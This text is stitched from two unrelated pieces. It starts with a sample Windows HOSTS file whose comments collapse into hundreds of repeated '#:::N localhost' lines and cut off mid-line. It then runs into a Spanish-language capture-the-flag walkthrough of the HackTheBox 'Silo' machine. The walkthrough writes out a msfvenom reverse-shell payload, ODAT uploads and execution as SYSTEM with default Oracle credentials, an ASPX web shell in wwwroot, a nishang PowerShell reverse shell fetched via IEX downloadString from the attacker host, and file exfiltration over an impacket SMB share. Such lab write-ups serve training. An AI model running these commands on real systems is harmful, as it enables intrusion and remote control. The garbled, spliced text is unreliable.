b"# Copyright (c) 1993-2009 Microsoft Corp.\n#\n# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.\n#\n# This file contains the mappings of IP addres
to host names. Each\n# entry should be kept on an individual line. The IP address should\n# be placed in the first column followed by the corresponding host name.\n#
The IP address and the host name should be separated by at least one\n# space.\n#\n# Additionally, comments (such as these) may be inserted on individual\n# lines or
wing the machine name denoted by a '#' symbol.\n#\n# For example:\n#\n# 102.54.94.97 rhino.acme.com\n# source server\n#\n# 38.25.63.10 x.acme.com\n# client host\n#\n# localhost\n# resolution is handled within DNS itself.\n#\n#127.0.0.1 localhost\n#\n#::1 localhost\n#\n#:::1 localhost\n#\n#:::2 localhost\n#\n#:::3 localhost\n#\n#:::4 localhost\n#\n#:::5 localhost\n#\n#:::6 localhost\n#\n#:::7 localhost\n#\n#:::8 localhost\n#\n#:::9 localhost\n#\n#:::10 localhost\n#\n#:::11 localhost\n#\n#:::12 localhost\n#\n#:::13 localhost\n#\n#:::14 localhost\n#\n#:::15 localhost\n#\n#:::16 localhost\n#\n#:::17 localhost\n#\n#:::18 localhost\n#\n#:::19 localhost\n#\n#:::20 localhost\n#\n#:::21 localhost\n#\n#:::22 localhost\n#\n#:::23 localhost\n#\n#:::24 localhost\n#\n#:::25 localhost\n#\n#:::26 localhost\n#\n#:::27 localhost\n#\n#:::28 localhost\n#\n#:::29 localhost\n#\n#:::30 localhost\n#\n#:::31 localhost\n#\n#:::32 localhost\n#\n#:::33 localhost\n#\n#:::34 localhost\n#\n#:::35 localhost\n#\n#:::36 localhost\n#\n#:::37 localhost\n#\n#:::38 localhost\n#\n#:::39 localhost\n#\n#:::40 localhost\n#\n#:::41 localhost\n#\n#:::42 localhost\n#\n#:::43 localhost\n#\n#:::44 localhost\n#\n#:::45 localhost\n#\n#:::46 localhost\n#\n#:::47 localhost\n#\n#:::48 localhost\n#\n#:::49 localhost\n#\n#:::50 localhost\n#\n#:::51 localhost\n#\n#:::52 localhost\n#\n#:::53 localhost\n#\n#:::54 localhost\n#\n#:::55 localhost\n#\n#:::56 localhost\n#\n#:::57 localhost\n#\n#:::58 localhost\n#\n#:::59 localhost\n#\n#:::60 localhost\n#\n#:::61 localhost\n#\n#:::62 localhost\n#\n#:::63 localhost\n#\n#:::64 localhost\n#\n#:::65 localhost\n#\n#:::66 localhost\n#\n#:::67 localhost\n#\n#:::68 localhost\n#\n#:::69 localhost\n#\n#:::70 localhost\n#\n#:::71 localhost\n#\n#:::72 localhost\n#\n#:::73 localhost\n#\n#:::74 localhost\n#\n#:::75 localhost\n#\n#:::76 localhost\n#\n#:::77 localhost\n#\n#:::78 localhost\n#\n#:::79 localhost\n#\n#:::80 localhost\n#\n#:::81 localhost\n#\n#:::82 localhost\n#\n#:::83 localhost\n#\n#:::84 localhost\n#\n#:::85 localhost\n#\n#:::86 localhost\n#\n#:::87 localhost\n#\n#:::88 localhost\n#\n#:::89 localhost\n#\n#:::90 localhost\n#\n#:::91 localhost\n#\n#:::92 localhost\n#\n#:::93 localhost\n#\n#:::94 localhost\n#\n#:::95 localhost\n#\n#:::96 localhost\n#\n#:::97 localhost\n#\n#:::98 localhost\n#\n#:::99 localhost\n#\n#:::100 localhost\n#\n#:::101 localhost\n#\n#:::102 localhost\n#\n#:::103 localhost\n#\n#:::104 localhost\n#\n#:::105 localhost\n#\n#:::106 localhost\n#\n#:::107 localhost\n#\n#:::108 localhost\n#\n#:::109 localhost\n#\n#:::110 localhost\n#\n#:::111 localhost\n#\n#:::112 localhost\n#\n#:::113 localhost\n#\n#:::114 localhost\n#\n#:::115 localhost\n#\n#:::116 localhost\n#\n#:::117 localhost\n#\n#:::118 localhost\n#\n#:::119 localhost\n#\n#:::120 localhost\n#\n#:::121 localhost\n#\n#:::122 localhost\n#\n#:::123 localhost\n#\n#:::124 localhost\n#\n#:::125 localhost\n#\n#:::126 localhost\n#\n#:::127 localhost\n#\n#:::128 localhost\n#\n#:::129 localhost\n#\n#:::130 localhost\n#\n#:::131 localhost\n#\n#:::132 localhost\n#\n#:::133 localhost\n#\n#:::134 localhost\n#\n#:::135 localhost\n#\n#:::136 localhost\n#\n#:::137 localhost\n#\n#:::138 localhost\n#\n#:::139 localhost\n#\n#:::140 localhost\n#\n#:::141 localhost\n#\n#:::142 localhost\n#\n#:::143 localhost\n#\n#:::144 localhost\n#\n#:::145 localhost\n#\n#:::146 localhost\n#\n#:::147 localhost\n#\n#:::148 localhost\n#\n#:::149 localhost\n#\n#:::150 localhost\n#\n#:::151 localhost\n#\n#:::152 localhost\n#\n#:::153 localhost\n#\n#:::154 localhost\n#\n#:::155 localhost\n#\n#:::156 localhost\n#\n#:::157 localhost\n#\n#:::158 localhost\n#\n#:::159 localhost\n#\n#:::160 localhost\n#\n#:::161 localhost\n#\n#:::162 localhost\n#\n#:::163 localhost\n#\n#:::164 localhost\n#\n#:::165 localhost\n#\n#:::166 localhost\n#\n#:::167 localhost\n#\n#:::168 localhost\n#\n#:::169 localhost\n#\n#:::170 localhost\n#\n#:::171 localhost\n#\n#:::172 localhost\n#\n#:::173 localhost\n#\n#:::174 localhost\n#\n#:::175 localhost\n#\n#:::176 localhost\n#\n#:::177 localhost\n#\n#:::178 localhost\n#\n#:::179 localhost\n#\n#:::180 localhost\n#\n#:::181 localhost\n#\n#:::182 localhost\n#\n#:::183 localhost\n#\n#:::184 localhost\n#\n#:::185 localhost\n#\n#:::186 localhost\n#\n#:::187 localhost\n#\n#:::188 localhost\n#\n#:::189 localhost\n#\n#:::190 localhost\n#\n#:::191 localhost\n#\n#:::192 localhost\n#\n#:::193 localhost\n#\n#:::194 localhost\n#\n#:::195 localhost\n#\n#:::196 localhost\n#\n#:::197 localhost\n#\n#:::198 localhost\n#\n#:::199 localhost\n#\n#:::200 localhost\n#\n#:::201 localhost\n#\n#:::202 localhost\n#\n#:::203 localhost\n#\n#:::204 localhost\n#\n#:::205 localhost\n#\n#:::206 localhost\n#\n#:::207 localhost\n#\n#:::208 localhost\n#\n#:::209 localhost\n#\n#:::210 localhost\n#\n#:::211 localhost\n#\n#:::212 localhost\n#\n#:::213 localhost\n#\n#:::214 localhost\n#\n#:::215 localhost\n#\n#:::216 localhost\n#\n#:::217 localhost\n#\n#:::218 localhost\n#\n#:::219 localhost\n#\n#:::220 localhost\n#\n#:::221 localhost\n#\n#:::222 localhost\n#\n#:::223 localhost\n#\n#:::224 localhost\n#\n#:::225 localhost\n#\n#:::226 localhost\n#\n#:::227 localhost\n#\n#:::228 localhost\n#\n#:::229 localhost\n#\n#:::230 localhost\n#\n#:::231 localhost\n#\n#:::232 localhost\n#\n#:::233 localhost\n#\n#:::234 localhost\n#\n#:::235 localhost\n#\n#:::236 localhost\n#\n#:::237 localhost\n#\n#:::238 localhost\n#\n#:::239 localhost\n#\n#:::240 localhost\n#\n#:::241 localhost\n#\n#:::242 localhost\n#\n#:::243 localhost\n#\n#:::244 localhost\n#\n#:::245 localhost\n#\n#:::246 localhost\n#\n#:::247 localhost\n#\n#:::248 localhost\n#\n#:::249 localhost\n#\n#:::250 localhost\n#\n#:::251 localhost\n#\n#:::252 localhost\n#\n#:::253 localhost\n#\n#:::254 localhost\n#\n#:::255 localhost\n#\n#:::256 localhost\n#\n#:::257 localhost\n#\n#:::258 localhost\n#\n#:::259 localhost\n#\n#:::260 localhost\n#\n#:::261 localhost\n#\n#:::262 localhost\n#\n#:::263 localhost\n#\n#:::264 localhost\n#\n#:::265 localhost\n#\n#:::266 localhost\n#\n#:::267 localhost\n#\n#:::268 localhost\n#\n#:::269 localhost\n#\n#:::270 localhost\n#\n#:::271 localhost\n#\n#:::272 localhost\n#\n#:::273 localhost\n#\n#:::274 localhost\n#\n#:::275 localhost\n#\n#:::276 localhost\n#\n#:::277 localhost\n#\n#:::278 localhost\n#\n#:::279 localhost\n#\n#:::280 localhost\n#\n#:::281 localhost\n#\n#:::282 localhost\n#\n#:::283 localhost\n#\n#:::284 localhost\n#\n#:::285 localhost\n#\n#:::286 localhost\n#\n#:::287 localhost\n#\n#:::288 localhost\n#\n#:::289 localhost\n#\n#:::290 localhost\n#\n#:::291 localhost\n#\n#:::292 localhost\n#\n#:::293 localhost\n#\n#:::294 localhost\n#\n#:::295 localhost\n#\n#:::296 localhost\n#\n#:::297 localhost\n#\n#:::298 localhost\n#\n#:::299 localhost\n#\n#:::300 localhost\n#\n#:::301 localhost\n#\n#:::302 localhost\n#\n#:::303 localhost\n#\n#:::304 localhost\n#\n#:::305 localhost\n#\n#:::306 localhost\n#\n#:::307 localhost\n#\n#:::308 localhost\n#\n#:::309 localhost\n#\n#:::310 localhost\n#\n#:::311 localhost\n#\n#:::312 localhost\n#\n#:::313 localhost\n#\n#:::314 localhost\n#\n#:::315 localhost\n#\n#:::316 localhost\n#\n#:::317 localhost\n#\n#:::318 localhost\n#\n#:::319 localhost\n#\n#:::320 localhost\n#\n#:::321 localhost\n#\n#:::322 localhost\n#\n#:::323 localhost\n#\n#:::324 localhost\n#\n#:::325 localhost\n#\n#:::326 localhost\n#\n#:::327 localhost\n#\n#:::328 localhost\n#\n#:::329 localhost\n#\n#:::330 localhost\n#\n#:::331 localhost\n#\n#:::332 localhost\n#\n#:::333 localhost\n#\n#:::334 localhost\n#\n#:::335 localhost\n#\n#:::336 localhost\n#\n#:::337 localhost\n#\n#:::338 localhost\n#\n#:::339 localhost\n#\n#:::340 localhost\n#\n#:::341 localhost\n#\n#:::342 localhost\n#\n#:::343 localhost\n#\n#:::344 localhost\n#\n#:::345 localhost\n#\n#:::346 localhost\n#\n#:::347 localhost\n#\n#:::348 localhost\n#\n#:::349 localhost\n#\n#:::350 localhost\n#\n#:::351 localhost\n#\n#:::352 localhost\n#\n#:::353 localhost\n#\n#:::354 localhost\n#\n#:::355 localhost\n#\n#:::356 localhost\n#\n#:::357 localhost\n#\n#:::358 localhost\n#\n#:::359 localhost\n#\n#:::360 localhost\n#\n#:::361 localhost\n#\n#:::362 localhost\n#\n#:::363 localhost\n#\n#:::364 localhost\n#\n#:::365 localhost\n#\n#:::366 localhost\n#\n#:::367 localhost\n#\n#:::368 localhost\n#\n#:::369 localhost\n#\n#:::370 localhost\n#\n#:::371 localhost\n#\n#:::372 localhost\n#\n#:::373 localhost\n#\n#:::374 localhost\n#\n#:::375 localhost\n#\n#:::376 localhost\n#\n#:::377 localhost\n#\n#:::378
```

para ello utilizaremos una shell de msfvenom con extesion .exe y la llamare myshell.exe

```
~/machineshtb/Silo/odat/odat master-python3 ?1 *Silo.ctb ~ /home/kali/machineshtb/Silo - CherryTree 0.99.48
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.30 LPORT=1234 -f exe > myshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

10.10.10.82-1521-XE.odat.save DbmsAdvisor.py como tenemos privilegios suficientes no podemos hacer nada sin embargo si recordamos
accounts ExternalTable.py oracleDatabase.py si __pycache__
conf DbmsLob.py n SERVICE_NAME Http.py oradb.py Service Name README.md
DbmsScheduler.py nt drive HttpUriType.py Output.py nt driver name resources
DbmsXslprocessor.py Info.py PasswordGuesser.py SDBA 9s
DirectoryManagement.py Java.py Passwords.py as SYSOPER ServiceName
OracleDatabase.py ppServer.py pycache
DbmsLob.py 2012_13137.py HttpUriType.py docs pyth OracleDatabase.py ppServer.py pycache
oradb.py odat-libc2_1 README.md spec scs
Output.py odat.py resources pictures.txttable.py SIDGuesser.py
etchost PasswordGuesser.py Search.py PrivilegeEscalation.py SMB.py U
progressbar.py shell reverse testAllDayModules.sh UtFile.py

10.10.10.82-1521-XE.odat.save DbmsAdvisor.py.py Http.py Docker OracleDatabase.py.py Server.py pycache
accounts DbmsLob.py.py 2012_13137.py HttpUriType.py docs pyth OracleDatabase.py.py Server.py pycache
conf DbmsScheduler.py.py YYYY.py Info.py etchost oradb.py.py odat-libc2_1 README.md spec scs
Constants.py DbmsXslprocessor.py.py Java.py PasswordGuesser.py.py Search.py PrivilegeEscalation.py.py SMB.py.py U
createAInnoBinary.sh DirectoryManagement.py.py MinHttpServer.py Passwords.py.py ServiceNameGuesser.py.py Unwrapper.py
Ctxsys.py Docker.py.py myshell.exe at/odat master pictures SIDGuesser.py.py UsernameLikePassword.py
CVE_2012_13137.py docs odat-libc2_19-x86_64.spec PrivilegeEscalation.py.py SMB.py.py Utls.py
CVE_XXXX_YYYY.py ExternalTable.py.py odat.py.py descargar archivos por progressbar.py.py shell reverse testAllDayModules.sh UtFile.py

para ello utilizaremos una shell de msfvenom con extension .exe y la llamare myshell.exe

~/machineshtb/Silo/odat/odat master-python3 ?2
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.30 LPORT=1234 -f exe > myshell.exe
```


la muevo a la ruta silo

```
mv myshell.exe /home/kali/machineshtb/Silo
```

ahora para subir debe ser al contrario que con get es decir se añade la ruta de donde se agrega el nombre que va a tener y la ruta local

```
[--putFile remotePath remoteFile localFile] [--removeFile remotePath remoteFile] [--test-module] [--no-color]
```

probamos

```
python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --putFile /Windows/Temp myshell.exe /home/kali/machineshtb/Silo/myshell.exe --sysdba
```

```
python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --putFile /Windows/Temp myshell.exe /home/kali/machineshtb/Silo/myshell.exe --sysdba
[1] (10.10.10.82:1521): Put the /home/kali/machineshtb/Silo/myshell.exe local file in the /Windows/Temp folder like myshell.exe on the 10.10.10.82 server
[+] The /home/kali/machineshtb/Silo/myshell.exe file was created on the /Windows/Temp directory on the 10.10.10.82 server like the myshell.exe file
```

ahora debemos ejecutar myshell con el flag externaltable.

```
externaltable to read files or to execute system commands/scripts
```

nos dice que debemos elegir un modulo elejigmos exec

```
python3 odat.py externaltable -s 10.10.10.82 -d XE -U 'scott' -P 'tiger'
15:12:57 CRITICAL -: An operation on this module must be chosen thanks to one of these options: --test-module, --getFile, --exec;
```

nos dice que falntan 2 argumentos para exec

```
python3 odat.py externaltable -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --exec python3 1.2
usage: odat.py externaltable [-h] [-v] [--sleep TIMESLEEP] [--encoding ENCODING] [-s SERVER] [-p PORT] [-U USER] [-P PASSWORD] [-d SID]
                             [-n SERVICE_NAME] [--client-driver CLIENT-DRIVER] [--sysdba] [--sysoper] [--exec remotePath file]
                             [--getFile remotePath remoteFile localFile] [--test-module] [--no-color] [--output-file OUTPUTFILE]
odat.py externaltable: error: argument --exec: expected 2 arguments
```

falta la ruta el ejecutable , entonces levantamos nc

y tenemos shell

```
python3 odat.py externaltable -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --exec /Windows/Temp myshell.exe --sysdba
```

```
python3 odat.py externaltable -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --exec /Windows/Temp myshell.exe --sysdba
[1] (10.10.10.82:1521): Execute the myshell.exe command stored in the /Windows/Temp path
[+] The /home/kali/machineshtb/Silo/myshell.exe file was created on the /Windows/Temp dir
```

```
(kali㉿kali)-[~/machineshtb/Silo]
$ nc -l -vnp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.82] 49163
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE>whoami
whoami
nt authority\system

C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE>
```

capturamos flags

```
01/03/2018 10:23 PM <DIR> .NET v4.5
01/03/2018 10:23 PM <DIR> .NET v4.5 Classic
01/01/2018 01:49 AM <DIR> Administrator
01/03/2018 02:03 AM <DIR> Classic .NET AppPool
01/07/2018 03:04 PM <DIR> Phineas
08/22/2013 04:39 PM <DIR> Public
0 File(s) 0 bytes
10 Dir(s) 15,421,005,824 bytes free

C:\Users>
```

#####SEGUNDA FORMA WEB
SHELL#####

Se subir una web shell desde sql plus y con odat utilizare ambas formas

SUBIR UNA WEB CON SQLPLUS

entramos a la base de datos con las credenciales el sid y como sysdba
sqlplus scott/tiger@10.10.10.82:1521/XE as sysdba

```

$ sqlplus scott/tiger@10.10.10.82:1521/XE as sysdba
SQL*Plus: Release 21.0.0.0.0 - Production on Mon Oct 9 21:36:10 2023
Version 21.11.0.0.0

Copyright (c) 1982, 2022, Oracle. All rights reserved.

Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

SQL>

```

recordemos que es oracle luego la sintaxis cambia con respecto mysql
para ver las bases de datos
SELECT * FROM DBA_USERS;

```

PROFILE          INITIAL_RSRC_CONSUMER_GROUP
-----
EXTERNAL_NAME
PASSWORD E AUTHENTI
-----
#####SEGUNDA PARTE#####
USERNAME          USER_ID PASSWORD web shell desde sql plus y con odat utilizare amb
-----
ACCOUNT_STATUS    LOCK_DATE EXPIRY_DATE
-----
DEFAULT_TABLESPACE  TEMPORARY_TABLESPACE  CREATED
-----
PROFILE          INITIAL_RSRC_CONSUMER_GROUP
-----
EXTERNAL_NAME
PASSWORD E AUTHENTI
-----
10G 11G  N PASSWORD
-----
USERNAME          USER_ID PASSWORD
-----
ACCOUNT_STATUS    LOCK_DATE EXPIRY_DATE
-----
DEFAULT_TABLESPACE  TEMPORARY_TABLESPACE  CREATED
-----
PROFILE          INITIAL_RSRC_CONSUMER_GROUP
-----
EXTERNAL_NAME

```

para hacer una web shell tenemos que utilizar algo de la universidad pl/sql lenguaje procedimental , antes

debemos saber en cual directorio subiremos

nuestro web como no sabemos en windows siempre se suele utilizar C:\inetpub\wwwroot , tambien debemos saber que backend o tecnologia esta usando la maquina (javascript, php , aspx etc..) utilizaremos para validar aspx.

RCE: External Tables

<https://book.hacktricks.xyz/network-services-pentesting/1521-1522-1529-pentesting-oracle-listener/oracle-rce-and-more>

ejecutamos lo que nos dice hacktrics el query pero no encontro filas

```
17 rows selected.
```

```
SQL> SELECT TABLE_NAME FROM ALL_TAB_PRIVS WHERE TABLE_NAME IN  
2 (SELECT OBJECT_NAME FROM ALL_OBJECTS WHERE OBJECT_TYPE='DIRECTORY')  
3 and privilege='EXECUTE' ORDER BY GRANTEE;
```

```
no rows selected
```

```
SQL> 
```

hacemos varias modificaciones nos guiamos de un write up que explica

<https://haxblog593773611.wordpress.com/silo/>

<https://www.jtsec.es/blog-entry/49/road-to-osp-hack-the-box-write-up-silo>



declaramos una variable de tipo utlfile luego asignamos el valor de la funcion fopen que tiene como parametros un directorio un nombre de una web

y el modo (lectura o escritura) para este caso es escritura luego asignamos w con la funcion put subimos la variable un un mensaje , por ultimo cerramos o finalizamos la variable con la funcion fclose. Recordemos de la universidad la estructura de pl declaracion luego begin y end.

```
declare  
myvariable utl_file.file_type;  
begin  
myvariable := utl_file.fopen('C:\inetpub\wwwroot\', 'myweb.html', 'w')  
utl_file.put(myvariable, 'esto es una puta prueba');  
utl_file fclose(myvariable);  
end;
```

```
declare  
myvariable utl_file.file_type;  
begin  
myvariable := utl_file.fopen('C:\inetpub\wwwroot\', 'myweb.html', 'w');  
utl_file.put(myvariable, 'esto es una puta prueba');  
utl_file fclose(myvariable);  
end;  
/
```


me falta un / al finalizar pero corrio



aqui solo es cambiar por un web shell como /usr/share/webshells/aspx/cmdasp.aspx

WEB shell con ODAT

Como podemos subir archivo con --putfile de odat podemos subir una web shell dentro del directiro
wwwroot
copio la webshell



y ejecutamos odat como sysdba, recordemos que podemos llamarlo como queremos

```
python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --putFile 'C:\inetpub\wwwroot\  
'myshell.aspx' /home/kali/machineshtb/Silo/cmdasp.aspx --sysdba
```

```
~/machineshtb/Silo/odat/odat master-python3 ?1
python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --putFile 'C:\inetpub\wwwroot\' 'myshell.aspx' /home/kali/machineshtb/Silo/cmdasp.aspx --sysdba
[1] (10.10.10.82:1521): Put the /home/kali/machineshtb/Silo/cmdasp.aspx local file in the C:\inetpub\wwwroot\ folder like myshell.aspx on the 10.10.10.82 server
[+] The /home/kali/machineshtb/Silo/cmdasp.aspx file was created on the C:\inetpub\wwwroot\ directory on the 10.10.10.82 server like the myshell.aspx file
Como podemos subir archivo con -putFile de odat podemos subir una web shell dentro del directorio wwwroot
~/machineshtb/Silo/odat/odat master-python3 ?1
```

```
10.10.10.82/myshell.aspx/
YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP
iis apppool\defaultapppool
Command: whoami excute
```

```
Volume in drive C has no label.
Volume Serial Number is 78D4-EA4D
Command: dir c:\Users\Phineas\Desktop excute

Directory of c:\Users\Phineas\Desktop

01/07/2018 03:03 PM <DIR> .
01/07/2018 03:03 PM <DIR> ..
01/05/2018 11:56 PM 300 Oracle issue.txt
10/10/2023 03:18 AM 34 user.txt
                2 File(s) 334 bytes
                2 Dir(s) 15,439,220,736 bytes free
```

```
f4f3f7eb1d0c2446837c15562d597b31
Command: type c:\Users\Phineas\Desktop\user.txt excute
```

para tener una shell es mas sencillo es descargar una reverse de nishang luego adaptar y la subimos vamos a nishang

<https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1>

copiamos el codigo en un archivo con extension .ps1 y la linea de invoke-powershell la ponemos abajo modificada con nuestra ip y port

```
19 .EXAMPLE
20 PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
21
```

```
5 }
7 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.14 -Port 1234
8 |
```

levantamos python y esperamos con netcat


```
(kali@kali)-[~/machineshtb/Silo]
$ nc -lnvp 1234
listening on [any] 1234 ...

para tener una shell es mas sencillo es descargar una reverse
vamos a nishang
https://raw.githubusercontent.com/samratashok/nishang/master/Invoke-PowerShellTcp.ps1

copiamos el código en un archivo con extensión .ps1 y la línea
19 .EXAMPLE
20 PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.1.1
21

(kali@kali)-[~/machineshtb/Silo]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

levantamos python y esperamos con netcat
```

descargamos la shell y ejecutamos

```
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.14:8000/nishang.ps1')"
```

```
(kali@kali)-[~/machineshtb/Silo]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.82] 49164
Windows PowerShell running as user SILO$ on SILO
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>

Volume in drive C has no label.
Volume Serial Number is 78D4-EA4D

Directory of c:\Users\Administrator

Command: ig('http://10.10.14.14:8000/nishang.ps1')

(kali@kali)-[~/machineshtb/Silo]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.14 - - [09/Oct/2023 22:53:45] "GET / HTTP/1.1" 200 -
10.10.14.14 - - [09/Oct/2023 22:53:45] code 404, message File not found
10.10.14.14 - - [09/Oct/2023 22:53:45] "GET /favicon.ico HTTP/1.1" 404 -
10.10.10.82 - - [09/Oct/2023 22:56:04] "GET /nishang.ps1 HTTP/1.1" 200 -
```

ESCALADA DE PRIVILEGIOS -VOLATILITY#####

Si vemos dentro del archivo Oracle issue.txt encontramos un link y un pass
type 'Oracle issue.txt'

```
PS C:\Users\Phineas\Desktop> type 'Oracle issue.txt'
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):

Dropbox link provided to vendor (and password under separate cover).

Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password:
?%Hm8646uC$
PS C:\Users\Phineas\Desktop> z
```

Ingresa al link y es un panel que nos pide password ingreso las credenciales y tampoco

Enter the password for this link

Password

Incorrect password

Continue

tambien nos dice el oracle isseu.txr que es un full memory dump o volcado de memoria (forense)
si vemos de nuevo el passowrd vemos un ? eso significa que nuestra termina no esta interpretando bien la contraseña

```
PS C:\Users\Phineas\Desktop> type 'Oracle issue.txt'  
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):
```

```
link password:  
?%Hm8646uC$
```

traemos el archivo a nuestra maquina local para ello podemos utilizar impacket y smb
impacket-smbserver carpeta ./

```
(kali@kali) - [~/machines/ntb/Sito]  
$ impacket-smbserver carpeta ./  
Impacket v0.11.0 - Copyright 2023 Fortra  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

copy "Oracle issue.txt" \\10.10.14.14\carpeta\

```
PS C:\Users\Phineas\Desktop> copy "Oracle issue.txt" \\10.10.14.14\carpeta\  
